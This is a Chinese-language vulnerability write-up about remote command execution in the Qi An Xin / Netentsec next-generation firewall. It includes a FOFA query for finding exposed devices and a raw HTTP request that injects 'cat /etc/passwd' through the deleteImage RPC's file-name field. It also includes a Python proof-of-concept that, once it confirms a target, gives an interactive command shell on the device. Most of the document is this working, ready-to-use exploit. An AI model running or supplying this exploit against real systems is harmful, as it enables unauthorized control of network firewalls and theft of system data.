

# 奇安信 网康下一代防火墙 RCE

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## 0x01 漏洞描述

奇安信 网康下一代防火墙存在远程命令执行，通过漏洞攻击者可以获取服务器权限

## 0x02 漏洞影响

奇安信 网康下一代防火墙

## 0x03 FOFA

```
1 app="网康科技-下一代防火墙"
```

## 0x04 漏洞复现

登录页面如下




发送如下请求包

```
1 POST /directdata/direct/router HTTP/1.1
2 Host: XXX.XXX.XXX.XXX
3 Connection: close
4 Content-Length: 179
5 Cache-Control: max-age=0
6 sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Bra
  nd";v="99"
7 sec-ch-ua-mobile: ?0
8 Content-Type: application/json
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12
13 {"action":"SSLVPN_Resource","method":"deleteImage","data":[{"data":["/var/www/html/d.txt;cat /etc/passwd >/var/www/html/test_cmd.txt"]}],"type":"rpc","tid":17,"f8839p7rqtj":""}
```

再请求获取命令执行结果

```
1 http://xxx.xxx.xxx.xxxx/test_cmd.txt
```



## 0x05 漏洞POC

```

1 import requests
2 import sys
3 import random
4 from requests.packages.urllib3.exceptions import InsecureRequestWarning
5
6 def title():
7     print('+-----')
8     print('+ \033[34mVersion: 奇安信 网康下一代防火墙 \033[0m')
9     print('+ \033[36m使用格式: python3 poc.py \033[0m')
10    print('+ \033[36mUrl >>> http://xxx.xxx.xxx.xxx \033[0m')
11    print('+-----')
12
13 def POC_1(target_url):
14     vuln_url = target_url + "/directdata/direct/router"
15     headers = {
16         "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36",

```

```

17         "Content-Type": "application/json",
18     }
19     data = '{"action":"SSLVPN_Resource","method":"deleteImage","data":[{"data":["/var/www/html/d.txt;cat /etc/passwd >/var/www/html/test_cmd.txt"]}],"type":"rpc","tid":17,"f8839p7rqtj":"="}'
20     try:
21         requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
22         response = requests.post(url=vuln_url, headers=headers, data=data, verify=False, timeout=5)
23         if response.status_code == 200 and "success" in response.text:
24             print("\033[32m[o] 目标{}可能存在漏洞, 正在执行命令 cat /etc/passwd \033[0m".format(target_url))
25             requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
26             response = requests.get(url=target_url + "/test_cmd.txt", headers=headers, data=data, verify=False, timeout=5)
27             if "root" in response.text and response.status_code == 200:
28                 print("\033[32m[o] 响应为: {} \033[0m".format(response.text))
29                 while True:
30                     cmd = input("\033[35mCmd >>> \033[0m")
31                     if cmd == "exit":
32                         sys.exit(0)
33                     else:
34                         POC_2(target_url, cmd)
35             else:
36                 print("\033[31m[x] 目标不存在漏洞 \033[0m")
37                 sys.exit(0)
38     except Exception as e:
39         print("\033[31m[x] 请求失败 \033[0m", e)
40
41 def POC_2(target_url, cmd):
42     vuln_url = target_url + "/directdata/direct/router"
43     headers = {
44         "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36",

```

```

45         "Content-Type": "application/json",
46     }
47     data = '{"action":"SSLVPN_Resource","method":"deleteImage","data":[{"data":["/var/www/html/d.txt;%s >/var/www/html/test_cmd.txt"]}], "type":"rpc","tid":17,"f8839p7rqtj":"="}' % (cmd)
48     try:
49         requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
50         response = requests.post(url=vuln_url, headers=headers, data=data, verify=False, timeout=5)
51         requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
52         response = requests.get(url=target_url + "/test_cmd.txt", headers=headers, data=data, verify=False, timeout=5)
53         print("\033[32m[o] 响应为: \n{} \033[0m".format(response.text))
54     except Exception as e:
55         print("\033[31m[x] 请求失败 \033[0m", e)
56
57 if __name__ == '__main__':
58     title()
59     target_url = str(input("\033[35mPlease input Attack Url\nUrl >>> \033[0m"))
60     POC_1(target_url)

```